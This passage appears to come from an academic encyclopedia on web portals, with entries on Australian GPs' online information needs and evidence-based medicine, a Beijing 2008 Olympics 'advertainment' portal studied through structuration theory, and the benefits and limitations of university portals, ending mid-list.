However, before portal development and design can begin, it is important to find out what the needs are of general practitioners. This article aims at evaluating the available literature on the most basic online information needs of general practitioners in Australia. In particular, three *online* issues that appear to be of most importance to GPs: Internet access and use, *the content and perceptions of what GPs need, and their relationship with the Internet informed patient. It is not the intention of this article to provide a generic model to deals with the technical issues.*

BACKGROUND

The application of the best available evidence (in this article abbreviated as EBM—evidence based medicine) to clinically treat patients is of great importance to general practitioners; in addition, clinicians need evidence in a format that rapidly answers their questions (Alper, White, & Ge, 2005).

Traditionally, resources used are mainly textbooks, colleagues, and journal articles held in the office. Family practitioners make little use of medical libraries because of problems of access, lack of skill in using catalogues and databases, and difficulties in applying research literature to clinical situations (Cullen, 2002). In this context, it is estimated that, on average, it takes 17 years for evidence to be integrated into clinical practice (Balas et al., 2000).

At an international level, for example, a Canadian study by Davis, Ciurea, Flanagan, and Perrier (2004) summarises that "The gap between what doctors might do (based on evidence-based clinical practice guidelines) and what they actually do is wide, variable, and growing." As well: "Doctors are inundated with new, often poorly evidence-based, and sometimes conflicting clinical information. This is particularly serious for the generalist with over 400,000 articles added to the biomedical literature each year" (Davis et al., 2004). Adding further pressure to the "gap" are workloads that have increased over the past decade: doctors are seeing more patients with acute and complex conditions. Canadian medical practitioners feel that they are on a "medical treadmill" working an average of 53.8 hours per week. Rural practitioners work even longer hours, offer more medical services, and perform more clinical procedures than their urban counterparts—thus facing an even greater need for up-to-date information (Davis et al., 2004). In the U.S., research has shown that physicians incorporate the latest medical evidence into their treatment decisions 50% of the time (McGlynn et al., 2003). This is mirrored in Australia as well, where current literature indicates that clinicians do not routinely use the available evidence to support clinical decisions. Several studies have shown that simply disseminating evidence, for example, in the form of practice guidelines, does not lead to increased use of that information to inform clinical decisions. Clinicians apparently pursue answers to only a minority of their questions and, when they do so, they rely most heavily on colleagues for answers. Lack of easy access to up-to-date evidence is cited as a barrier to evidence-based practice by clinicians (Westbrook, J.I., Gosling, & Coiera, 2004).

THE AUSTRALIAN CONTEXT

This background section confirms that there are issues concerning EBM and the use of information systems to retrieve them at the Australian and International level; however, for the purpose of this article as outlined in the introduction, these will be delineated for the Australian context only.

- **Internet Use:** Back in 1999, Young and Ward (1999) conducted a study to determine GP awareness, use of the Cochrane Library (a well known medical database), and access to the Internet in New South Wales where of 134 respondents (43%) had access to the Internet either at home or at work; 42 (14%) were "online" at their workplace. Seventy (22%) were aware of the Cochrane Library, although only 20 (6%) had access to it, and 13 (4%) had ever used it (Young et al., 1999). More recently, the introduction of broadband incentives for general practice (DoHA, 2005) by the Federal Government should impact greatly on these past figures; however, it would take a couple of years to really measure the impact of these incentives on general practices. At the moment, the uptake is increasing rapidly (GPDV, 2005).
- **EBM Use and Perception*:*** In 2002, a study of South Australian rural and remote general practitioners' (GPs) view of EBM reported that 84% of practicing GPs viewed it positively and 94% reported practicing it (Taylor, Wilkinson, Blue, & JT, 2002). However, in contrast, a study by Monash University School of Rural Health indicated that for rural GPs some of the technologies at the time available are of little perceived use to the GPs (GPDV, 2005; Robinson, 2003). More recent studies by the Centre for Health Informatics, University of New South Wales in particular, reveal that retrieval and in formation systems had a positive impact on clinicians' use of EBM (Westbrook et al., 2004; Westbrook, Coiera, & Gosling, 2005; Westbrook, Gosling, & Coiera, 2005). These studies also found that social and cultural factors were found to be better discriminators of high and low evidence use than technical factors (Gosling, Westbrook, & Coiera, 2003). However, some of these studies are hospital based and do not necessarily represent the situation in general practice. Westbrook et al. (2004) also remind us of the difficulties to measure the impact that online access to evidence has on clinical practice, where some of these studies have relied primarily on self-reports of clinicians (Westbrook et al., 2004). These findings are also supported by other Australian studies (Magrabi, Coiera, Westbrook, Gosling, & Vickland, 2005). These issues appear to be on a par with similar overseas studies in Canada, New Zealand, and the U.S. (Alper et al., 2005; Andrews, Pearce, Ireson, & Love, 2005; Casebeer, Bennett, Kristofco, & Carillo, 2002; Cullen, 2002; Davis et al., 2004; Gorman, Yao, & Seshadri, 2004; GPDV, 2005; Schwartz et al., 2003).
- **The Informed/Misinformed Patient:** Among the worldwide push, driving the health agenda is the growing awareness of the need to equalise relationships between health professionals and lay people (Coulter, 1999). These trends can be seen in all developed countries and are partly the result of an effort to cut healthcare costs by improving patients' abilities to help themselves and make informed choices. This coincides with the desire of most consumers to assume more responsibility for their health and the pressures of costs on health systems, the emphasis on the health of populations and on prevention, and the growing desire of health professionals to realise the potential of patients and their families (Eysenbach, Sa, & Diepgen, 1999).

The prevalence of health information seeking is increasing worldwide. In Europe, 38.5% of Europeans seek health information online (Milicevic et al., 2005). In the U.S., a study reported that 52 million Americans access health or medical information on the Web (Fox & Fallows 2003). In New Zealand, it has been reported that up to 10% of patients bring information from the Internet to consultations (Cullen, 2002).

While the use of the Internet can increase patients knowledge about their health conditions, they are often too overwhelmed by the information available on the Internet to make an informed decision about their own care. Hype around Internet use by patients appears to exceed the reality of Internet use (Hart, Phil, Henwood, & Wyatt, 2004; Milicevic et al., 2005; Thompson & Brailer, 2004). Furthermore, Hart et al's (2004) qualitative study suggests that use of the Internet is contributing to subtle changes in the relationship between health care practitioners and their patients, rather than effecting the dramatic transformation some people envisage for it (Hart et al., 2004). However, some studies have suggested an apparent conflict between some patients expectations and evidence (Taylor et al., 2002). In Australia, the trends appear to be similar but no major dedicated studies to understand this phenomenon seems to have been recently undertaken.

CONCLUSION

This article aimed at giving the reader an overview of the current status of EBM use and acceptability in Australia, as well as an indication of the latest development in Internet use and access by general practitioners and their dealings with informed patients in general.

To summarise, in regards to GPs' view of online EBM, it would probably suffice to quote the recent Westbrook et al. (2004) study where the self-reports of more than 5,500 clinicians who indicated that they believed online evidence had the potential to improve patient care—with many reporting to having had direct experience of this (Westbrook et al., 2004). However, it must be stated again that most studies are hospital based rather than general practice based.

As far as the use of the online technologies, the recent federal broadband incentives will introduce faster Internet connection and improved navigability (DoHA, 2005). Such resources have the potential to optimise health care in the primary care setting (Schwartz et al., 2003). Adjustments produced by general practice's uptake of this technology, which will providing a better technological set of circumstances, is becoming ripe to introduce portal technologies test their new found capabilities.

It is also worth noting that general practitioners would have to take into account the informed (or misinformed) patient when dealing with online information and how to best make use of it. For example, some have gone as far as to suggest that these technologies could delivers healthcare services and education, via a Web portal, to older persons with chronic conditions and their caregivers and enables the patient's home to be the point of care. This growing industry is ripe for exploration by nurses who can empower the patient and caregiver to gain self-care and coping skills (Moody, 2005; Yellowlees et al., 1999).

This non-exhaustive list of issues should provide opportunities for health portal designers and implementers to do further research in general practice. However, researchers must take into account that Australian general practice has a weak research culture; nevertheless, about a third of GPs would like to increase their involvement in research. As long as the research is perceived to be relevant, and structured to minimise the inherent barriers in the environment and culture of general practice (Askew, Clavarino, Glasziou, & CB, 2002).

This point is better summarised by an editorial article in the Medical Journal of Australia:

The medical profession comprises a few men...who are constantly seeking to extend our knowledge of the human body and its ailments, and a very large number who apply this knowledge without contributing to it. (Time capsule: The spirit of research, 2003, p. 536)

If anything can be gained from this review, it is that in Australia the issues are known, the technology and uptake of online resources are changing fast, however, there is a gap in portals research that needs to focus on general practice specifically, and primarily taking into account the needs of GPs.

KEY TERMS

Broadband Incentives: The Australian federal government provided incentives to cover the cost of voluntary connection and use of broadband in general practices to improve their poor access to the Internet.

Evidence-Based Medicine (EBM): Evidence-based medicine is the conscientious, explicit, and judicious use of current best evidence in making decisions about the care of individual patients. The practice of evidence-based medicine means integrating individual clinical expertise with the best available external clinical evidence from systematic research. By individual clinical expertise, we mean the proficiency and judgement that individual clinicians acquire through clinical experience and clinical practice. Increased expertise is reflected in many ways, but especially in more effective and efficient diagnosis and in the more thoughtful identification and compassionate use of individual patients' predicaments, rights, and preferences in making clinical decisions about their care. By best available external clinical evidence, we mean clinically relevant research, often from the basic sciences of medicine, but especially from patient centred clinical research into the accuracy and precision of diagnostic tests (including the clinical examination), the power of prognostic markers, and the efficacy and safety of therapeutic, rehabilitative, and preventive regimens. External clinical evidence both invalidates previously accepted diagnostic tests and treatments and replaces them with new ones that are more powerful, more accurate, more efficacious, and safer (Sackett, Rosenberg, Gray, Haynes, & Richardson, 1996).

General Practice: Primary care is delivered by some 9000 practices in Australia housing some 20 thousand GP, these vary from large practices with 10-15 doctors to many single doctor practices. These are typically doctor owned and run independently as small business although government has a major influence to the way services are delivered and charged.

Generalist: Refers to a general practitioner (GP) or sometimes referred to as medical doctor (MD) as opposed to specialists (cardiologist, neurologist, etc.).

The Beijing Olympics (2008) Advertainment Portal

INTRODUCTION

As communities develop their sense of identities, the Web reflects such identities through the appearances of Web portals. This short article argues that it is not only technologies that drive the emergence and popularity of portals, but the very sense of commonality that communities share fuels and propels the development and growth of portals. Such commonalities contribute to the establishment of a "knowledge commons" within the community; a virtual space dedicated to the sharing of understanding, memory, and practical know-how. Using a case study of a portal developed for the purpose of producing "advertainment" content in the upcoming Beijing Humanistic Olympics, the role of portals in contributing to the establishment of the knowledge commons is investigated.

This article centres its discussion around the case of the portal developed for the purpose of the upcoming Olympics in Beijing, 2008, and examines the ways by which the portal has been set up to cultivate memories of the event by cross-cultural communities. This article explores how technology and action by many people are aggregated and organised by the portal to create a knowledge commons space for the communities involved.

The idea of a commons is not new—in fact it has always been around—as long as the first human cooperation in history. Men hunting together for food and sharing their skills and eventually, their produce—the commons is rooted in communities of social trust and cooperation (Bollier, 2004).

Since its conception, the commons have received a faire share of sceptics and support. Sceptics refer to it as merely a metaphor—and regard it as risky to guide decisions based on a metaphor. Others defend it fiercely—knowing that without which, resources would be taken over by market forces. The commons, therefore, is distinct from the market. Active defenders of the commons such as the Friends of the Commons (2004) report on the status of identified commons in America. According to them, the commons "is a generic term, which embraces all creations of nature and society that we inherit jointly and freely, and hold in trust for future generations." Levine (2002) points out the "commons" as resources that are not possessed or controlled by any one individual, company, or government. These resources are un-owned and therefore, free for all to use, borrow, imitate, or alter.

Such defenders argue that it is critical that we make distinctions between what is shared and common to the society—so as not to allow market forces to overwhelm the less privileged—and create fragmentations caused by social differences such as income and literacy. While the commons movement has been historical, the current movement of the knowledge commons focuses on knowledge creating communities using technologies to empower or constrain their shared spaces and resources. This article examines how portals can play a part toward this movement.

The portal in discussion is part of the collaboration-production trial project that runs within the framework of "sustainable Olympics" where teams from past, current, and future Olympic cities collaborate over the Internet to contribute in the creation of all types of multimedia content resources representing the participation of volunteers in the past and upcoming Olympics.

Salient to this article is the approach to consider community cultures as a starting ground to illustrate the drivers and motivations behind portals and their emergence, cohesion, popularity, and interactivity. Using Gidden's structurational theory (1986), this article first demonstrates how portals provide for communities senses of identities and in that context, how a knowledge commons space is created within the portal.

PORTALS IN THE CONTEXT OF KNOWLEDGE-CREATING COMMUNITIES

While it is clear that there are already many examples of portals—bringing together structured collections of resources, communities, and technological applications, Strauss (c.f. Pearce, 2003) stated that there appears to be a trend of "portalisation" where organisations "are rushing to produce portalware and portal-like Web pages without fully understanding the scope of a portal undertaking." Pearce (2003) provided further understanding to this seemingly confusing trend, noting that portals have evolved to be expected to perform a number of diverse functions, including the access, storage, and organisation of information, gateway to enterprise applications, customer relationship management, communication, and so on. This article argues that the sustainability and usefulness of portals lies in the dynamics of the user communities; and in the same way, portals function as an important platform for the sustainability of communities.

Figallo (1998) states that true community exists when "a member feels part of the larger social whole," when "there is ongoing exchange between members of commonly valued things," when there is an interwoven Web of relationships between people, and when these relationships last through time, creating shared meanings and histories.

It is an opportunity that portals present in bringing together the construction of self and communal knowledge of individuals and their communities. The emergence and popularity of portals is evidence of a desire of people in a community to connect, alongside with the need to construct self-knowledge. This desire, or innate nature of people, is described by Castells (2003) as:

We know of no people without names, no languages, or cultures in which some manner of distinctions between self and other, we and they, are not made…Self-knowledge—always a construction no matter how much it feels like a discovery—is never altogether separable from claims to be known in specific ways by others. (Castells, 2003)

According to Castells (2003), the construction of self-knowledge is an inevitable process when people come together as a community. The term "communities" is used in its widest sense here, including communities of practice, communities of interest, local and virtual communities (Wellman & Haythornthwaite, 2000; Wenger & Snyder, 2000). The term covers not only corporate-based communities, but also the vast variety of communities that make up the civil society as defined by the World Summit on the Information Society (Schauder, Johanson, & Taylor, 2005). The ties that bind people together is well above and beyond their formal tasks and work practices. As noted by Figallo (1998) and Rheingold (2002), there is a view of communities that is altogether dialectic and multifaceted.

In the process of self-construction of knowledge, one makes sense of his or her existence, presence, and roles in the world—and in this process of constructing knowledge of oneself, people in communities make sense of their relationships with other people (whether through work or otherwise), and thereby end up with multiple associations with various communities--and very often the behaviour and roles they eventually take up in different communities are not independent of each other. Because there is such a multiplicity and intertwine of communities consciousness in people, whether they are made aware or not, it is not possible to only include one aspect of a community without considering the others.

The world ends up with people trying to make sense of their identities in multiple communities, reducing the conflict between these identities, and eventually results in a glut of communities trying to collaborate within and with each other, and in the course of trying to achieve this aim, technology, spaces, and other resources are utilised. With the current state of the Internet and information society, we are already witnessing how that can be an extremely chaotic (and sometimes trying) task.

Portals provide access to information technologies, resources, and contexts of use—they also provide a method by which such multiple layers of identities, memories, and knowledge can be construed by communities. In examining the social reality of portals, they are regarded as forms of structure (Orlikowski & Robey, 1991)—created by and shaping human actions. The consideration of human actions must therefore be examined with the dynamics of communities in mind. With this in mind, the article evaluates a vision of portals using structurational theory.

Giddens (1984) offers the insight that:

The best and most interesting ideas in the social sciences (a) participate in fostering the climate of opinion and the social processes, which give rise to them, (b) are in greater or lesser degree entwined with theories-in-use, which help to constitute those processes, and (c) are thus unlikely to be clearly distinct from considered reflection, which lay actors may bring to bear in so far as they discursively articulate, or improve upon, theories-in-use. (Giddens, 1984, p. 34)

In other words, meanings, actions, and structures are closely and continuously interdependent. The cumulative effect of people's living and working within social frameworks (through a dynamic that Giddens calls structuration) is the production and re-production of culture. According to Giddens, community cultures are generated and re-generated through the interplay of action and structure. Social structure both supports and constrains the endeavours of individuals, communities and, societies. Giddens' theory of structuration is the cornerstone concept for this article.

In Giddens' theory of structuration, he proposes what is known as the "duality of structure," where human actions create structure or institutional properties of social systems, which in turn shapes human actions (Giddens, 1986). It recognises that "man actively shapes the world he lives in at the same time it shapes him" (Giddens, 1984). Information technology is well posited in the theory of structuration—its very nature reflects an underlying structurational duality: where human actions, the needs, wants, skills, and collaborative tasks of communities create requirements for technological systems, and with these such structures, shapes human actions.

Portals, when considered as an object of study, require constantly renewed effort at definition depending on context. It is now a reality of the techno-social condition that people need to grapple continuously with the multiple personae of portals and their enabling functions. Clearly, this interaction with portals needs to be accounted for. Orlikowoski (1992) depicts a recursive model of information technology using structuration theory; applied to a vision of portals in this article (Figure 1).

The recursive nature of technology based on structuration theory is reflected in the structurational properties of portals as being created and changed by human action, but also both supporting and constraining such actions. Through such interplay, the memories of people are cultivated—created and used by the portals in use.

THE CASE OF THE BEIJING HUMANISTIC OLYMPICS (2008)

Under the commission of Humanistic Olympics Studies Centre for Beijing Olympics 2008, and with support from China State Administration of Radio, Film, and TV (SARFT), a team in CUC (Communication University of China), also a member of METIS Global Network (www.metis-global.org), the cross-cultural research organisation in multimedia studies, began working on the project of producing an "advertainment" (so called because the production would implicate the purpose of entertainment and advertising, whether commercial or not) portal for use in the Beijing Olympics.


The intended use of this portal was to allow volunteers, spectators, or any other participants of the Beijing Olympics to upload self-directed video clips and relevant advertisement clips associated with the event to the portal. Access to these resources is facilitated through a Web interface in the portal, and access to the portal is open to all interested participants of the event. This could include local and international volunteers of the Beijing Olympics (2008), spectators, and business sponsors. A prototype of this portal is being developed at present, optimised for streaming media content delivery.

Given this context of use, the portal provides for the communities of volunteers, spectators, and participants of the Olympics a space for them to collaborate, share resources, and communicate. There are various reasons for them to do so—most of which are associated to their desire and sense of belonging to the causes of the event.

The notion of "advertainment" as the emphasis of the portal presents a case of an innovative portal that is born out of an age of convergence—as described by Price Waterhouse Coopers (2006) to refer to the ability of different network platforms to implement different services and the merger of consumer devices. In the case of the portal, this would translate into layers of meanings and constructions, some of which are embedded in information objects. This in turn, results in the special treatment of information objects being deployed and redeployed in the functions of the Web site.

The idea of multiple memberships is introduced with each content object as potentially belonging to, or used by more than one entity. Different observers or users would evaluate the same content object based on diversified experience and knowledge, resulting in inconsistency of content features. Users from diverse backgrounds and cultures, of various religions, disparate social classes, could view a same colour with dissimilar sentiments.

Figure 1. Structurational model of technology (Orlikowoski, 1992)



This assumption supports the precondition of the commons—where no resources are owned or controlled by a single entity and are shared by people in communities. The approach to developing metadata for information objects and resources is also intricately designed to allow users to define their own tags to the multimedia objects they are creating and sharing in the portal, while including in the description model of the portal's infrastructure, to manage uncertainties in such metadata. The rationale for including this logic is also based on the assumption that resources in the knowledge commons are not controlled or manipulated by any one individual, organisation, or business entity; there is a high level of uncertainty to which contents could be described.

The main component of the portal lies in the sharing of resources by the community, which cultivate shared memories of the event. Public video captures of various members are shared with others, and through these shared resources, the sharing of stories on viewing the same event in the Olympics are elicited. At the same time, advertising videos are put up and shared by the business stakeholders, facilitating further identifications with the event as a whole, and cultivating further memories of the event as a community.

COMMUNITIES ON THE SAME BENCH: THE CASE FOR THE KNOWLEDGE COMMONS

The idea of having a portal advocating advertising values may trigger arguments that advertising and commercial sponsoring oppose the development of the commons (Levine, 2002). However, Bollier (2004) highlights that the commons is not necessarily unsympathetic to the market. In his article, Bollier (2004) points out both are needed to "invigorate each other"—in other words, inspiring and supplement each other. In the example of the open source vs. proprietary software, while one encourages creativity, learning, and accessibility to knowledge, the very culture of such environments inspires and promotes marketability.

In the case discussed, the notion of "advertainment" is one that seeks to advocate a healthy inclusion of market forces. Information objects are seen to include advertising or entertainment (or possibly, both) values; and whether they originate from commercial sources are of little importance. The emphasis in this portal lies in the sharing of memories of the event from cross-cultural communities, of which commercial entities are a part.

The article has so far discussed a view of portals that is necessary for their sustainability—one that sees portals as not being driven by technologies or even accessibility, but sees portals as driven by the identities, resources, and spaces that people in communities share with each other. This concept of sharing and inclusion of community dialogue is congruent with the concept of the knowledge commons.

Communities are seen working and coming together for the production of knowledge, using portals (as viewed through the lens of structuration theory) as tools to facilitate the construction of knowledge and cultures. As with the knowledge commons, communities see themselves not merely as users and exchangers of information, but in themselves coming together to contribute to the knowledge commons belonging to the community. Portals provide such a space for this interplay and interaction; and in the process, establish a knowledge commons space consisting of both physical and virtual dimensions.

CHALLENGES AND FUTURE WORK

Although the concept of the commons is not new, there has been a considerable amount of interest in looking at it as a framework for considering the dynamics of communities and the successful design (and redesign) of technological applications and workspaces. More work calls to be done requiring empirical research findings from community and organisational case studies. The knowledge commons movement also calls for radical rethinking of design methodologies to guide the design and developments of portals and informational resources accessed through portals.

CONCLUSION

The article has discussed, in the case study of a portal developed for use in the upcoming Olympics in Beijing (2008), the inclusion and consideration of communities' dialogues and their cultures as a design precondition for portals. Given the nature of the event, the portal is designed to use a variety of multimedia formats to enable the creation and cultivation of memories of the event by the communities. This article discusses the key features of the portal to capture stories (through rich multimedia formats) of the event and through the sharing of these events, cultivate memories of the event for cross-cultural communities. The support of collaborative tasks is one other key feature of the portal, which again, supports the larger goal of cultivating cohesiveness and establishing a commons within the diverse communities of the Olympics.

KEY TERMS

Advertainment Portal: A portal designed for the purpose of the Humanistic Olympics event to be held in Beijing, centred on the purpose of capturing stories and memories of the event from various communities. These memories are captured in rich multimedia formats, and contain advertising, entertainment (or both) value.

Communities: The term "communities" is used in its widest sense here, including communities of practice, communities of interest, local and virtual communities. The term covers not only corporate-based communities, but also the vast variety of communities that make up the civil society.

Convergence: As defined by Price Waterhouse Coopers (2006), the term "describes two trends." One, the ability of network platforms such as broadcast, satellite, cable, telecommunications to deliver similar services, and two, the merger of consumer devices (telephones, televisions, PCs, mobile phones). Previously distinct media distribution channels are broken down in the age of convergence.

Culture: Referring to a system of shared beliefs, values, customs, behaviours, and artifacts that members of a group use to make sense of the world and with one another. Cultures are viewed as transmitted from one generation to another, through memories, artefacts, and stories told to one another.

Humanistic Olympics: The Humanistic Olympics concept was developed in 2003, and looks to developing the Olympics event in relation to morality and cultural themes. It signifies the upholding of the Olympic spirit amidst economic globalisation and aims to bring together cross-cultural values in the event.

Knowledge Commons: Derived from the historical commons, the knowledge commons refer to spaces within which communities can exercise freedom from constraints imposed by functional markets for the creation and sharing of knowledge--using technologies and resources toward this purpose.

Structurational Theory: A social theory developed by Giddens (1986) addressing the classic structure/actor dualism.

Streaming Media: Refer to rich media such as sounds and moving pictures transmitted over the Internet in a continuous or streaming fashion, using segments of data packets.

Benefits and Limitations of Portals

Michel Eboueya
University of La Rochelle, France

Lorna Uden
Staffordshire University, UK

INTRODUCTION

The demand of a rich suite of easy-to-use tools and help that simplify data management within a network is increasing more and more. These tools should give users immediate access to resources, and control over when and how they share information (Portals & Gateways references, 2006). This article:

- discusses the benefits and limitations of portals;
- mentions the different types of portals;
- introduces their advantages as well as their limitations; and
- concludes with conditions important for users' satisfaction.

WHAT IS A PORTAL?

Web portals are sites on the World Wide Web that typically provide personalized capabilities to their visitors. They are designed to use distributed applications; different numbers and types of middleware and hardware to provide services from a number of different sources. In addition, business portals are designed to share collaboration in workplaces. A further business-driven requirement of portals is that the content be able to work on multiple platforms such as personal computers, personal digital assistants (PDAs), and cell phones (Wikipedia, 2006).

Commonly referred to as simply a portal, a Web site or service that offers a broad array of resources and services, such as e-mail, forums, search engines, and online shopping malls. The first Web portals were online services, such as AOL, that provided access to the Web, but by now most of the traditional search engines have transformed themselves into Web portals to attract and keep a larger audience (Webopedia, 2006).

As defined by IBM, an Internet portal is "a single integrated, ubiquitous, and useful access to information (data), applications and people." A portal may look like a Web site, but it is much more. The latter, while an important part of any university's communications strategy, is primarily a way to provide static information (Richard N. Katz and Associates, 2006, chap. 8).

THE DIFFERENT TYPES OF PORTALS

There are several kinds of portals:

- **Vertical Portals:** Provide access to a variety of information and services about a particular area of interest. For example, http://www.wine.com is a vertical portal. Such portals offer information and services customized for niche audiences (e.g., undergraduates, faculty).
- **Horizontal Portals:** Often referred to as "megaportals," target the entire Internet community. Sites such as http://www.yahoo.com, http://www.lycos.com, and http://www.netscape.com are megaportals. These sites always contain search engines and provide the ability for a user to personalize the page by offering various channels (i.e., access to other information such as regional weather, stock quotes, or news updates). Providers of megaportals hope individual users go to their sites first to access the rest of the Internet. Their financial models are built on a combination of advertising and/or "click-through" revenues.

Enterprise portals can be either:

- **Vertical:** Focusing on a specific application such as human resources, accounting, or financial aid information; or
- **Horizontal:** Offering access to almost everything an individual user within the enterprise needs to carry out his or her function. Authentication and access are based upon the role or roles the individual plays in the organization. Horizontal enterprise portals (HEPs) are customizable and personalizable. If properly designed, they can replace much of the user's computer "desktop."

WHY ARE PORTALS IMPORTANT?

A portal provides Internet users with a single, customized entry point to network-based campus. In the higher-education context, the portals of most interest are horizontal, that is, they are designed to offer access to almost everything that an

Figure 1. Example of vertical portal (Retrieved from http://www.wine.com)



Figure 2. Example of horizontal portal (Retrieved from http://www.yahoo.com)

individual user associated with the campus needs to manage his or her relationship with the University. These users can include students, faculty, staff, parents, prospective students, alumni, and members of the community at large.

Ultimately, all universities will use portal technology; it is when and how that are difficult questions. Motivations for deploying a portal can include increased productivity, improved communication, possible revenue generation opportunities, and the prospect of building a stronger relationship within and among our constituents. One potential benefit is that many of the technical issues that are addressed by a portal implementation, including authentication, authorization, and security, are aligned with the existing objective to improve the technology infrastructure both within and among our campuses (Richard N. Katz and Associates, 2006, chap. 8, p. 1).

THE ADVANTAGES OF PORTALS

Regardless of whether the campus is looking for recognition, for ease of operations, for productivity gains and cost savings, or a combination of all of these, the portal will succeed or fail based upon the perceived benefits to the university community. Theoretically, every member of the university community should benefit from the portal. It should make it easier and more efficient for every individual to carry out his or her role in the institution.

One obvious reason to deploy portals is to improve productivity by increasing the speed and customizing the content of information provided to internal and external constituencies, similar to groupware applications. Portals also serve a knowledge management function by dealing with information glut in an organized fashion. In some ways, portals offer a technical solution, but not a total answer, to knowledge management. (Richard N. Katz and Associates, 2006, chap. 8, p. 5).

University portals can be a means for establishing a long-term relationship with the institution. They not only make it easy to do business with the institution, but they allow for interaction and collaboration among students, faculty, staff, and graduates with similar needs and interests. Properly implemented, portals can be a strategic asset for the institution. In that sense, they do far more than a traditional Web site of static information ever could.

Beyond institutional gains, portals offer obvious benefits to students, faculty, staff, and external stakeholders.

Students benefit from:

- Web interface to courseware and required information about courses;
- increased and easier communications with faculty;
- online access to grades, financial aid information, class schedules, graduation checks;
- access to the communities of interest within the university, sports, clubs, and community services opportunities; and
- increased life-long learning opportunities.

Faculty and staff benefit from:

- real-time communications with students;
- simplified course management tools;
- instant access to information for advising students; and
- easily accessible information for every facet of their job (Richard N. Katz and Associates, 2006, chap. 8, p. 6).

More generally, a portal, often called portal software, is a Web-based application that brings audience, application, systems and processes together to form a centralized collaboration experience. Portal software integrates technologies to build personalized work areas and communities to increase productivity for users. Portal software is built for corporate intranets, extranets, communities, Web sites, and projects, just to name a few. Depending on the kind of business needs and the portal software, one can expect to gain several benefits from using portal software in any environment. Some of the benefits are (Chozam, 2006):

- efficiently deliver information to the audience;
- increase productivity for the end user;
- provides customizable features and development tools;
- increase interaction between customers and employees;
- personalized environments for end users; and
- integration of external applications and services by portlets.

These are just several benefits that may be achieved by implementing portal software for any business (Spence & Noel, 2005).

WHY ARE UNIVERSITIES IMPLEMENTING PORTALS

Englert (2003) gives the following reasons to why universities are implementing portals. These are to:

- integrate/streamline information and services;
- improve service to students/ staff;
- offer personalised/customised/targeted service;
- improve administration efficiency;
- attract students;

- enhance university image/raise profile;
- engage/connect/build community; and
- offer distance/flexible learning.

DIFFERENT METHODS OF DEVELOPING PORTALS IN UNIVERSITIES

University portals can be developed in several ways (Jafari & Sheehan, 2003). Each has its own advantages and disadvantages. The most straightforward option is to work with one of the university's existing suppliers that have a portal offering. The other option is to acquire a portal from a specialist vendor. The third option is to develop the portal in-house. The main benefit of this approach is the complete control it offers. Universities that plan to develop their portals in-house now have the opportunity to base their development on open-source products. This helps to speed up development time and reduce the cost.

When designed properly, a portal can improve the activities required to facilitate, manage, and assess learning. A portal can help teachers and students to discover new learning content and to express ideas in more innovative ways. It can streamline workflow and automate manual tasks. Fundamental portal capabilities include content aggregation, application integration, user authentication, personalisation, search, collaboration, Web content management, workflow and analysis, and reporting (Connect, 2004).

Typically, university portals can be grouped into institutional portals and subject-based portals (Franklin, 2004). The institutional portal provides its users with a wide range of services, integrating these through a common interface regardless of whether particular services are provided by the institution or not. An institutional portal contains information about the user, enabling it to customise itself and be customised to the individual's interests and responsibilities. A subject-based portal brings together a variety of information sources and tools about a common theme, but is unlikely to have much information about the user.

THE LIMITATIONS AND DRAWBACKS OF PORTALS

The portal industry is several years old, and vendors come into and out of the market every month. Since typical licensing and development costs are several hundred thousand dollars or more, vendor selection is high risk. (In addition to some eight major vendors, a higher-education consortium is in the process of developing an open framework called the JA-SIG portal.) The current volatility of the portal market and the lack of agreed upon standards argues for institutions to wait to jump into a portal unless there is a clear need or benefit that requires one.

Developing a campus portal is a key strategic technology decision that will impact the entire campus community and every other strategic technology program such as CMS. The decision on a portal strategy requires careful analysis of long-term and short-term needs.

Campuses that do intend to begin the process of developing a portal need to consider the following issues:

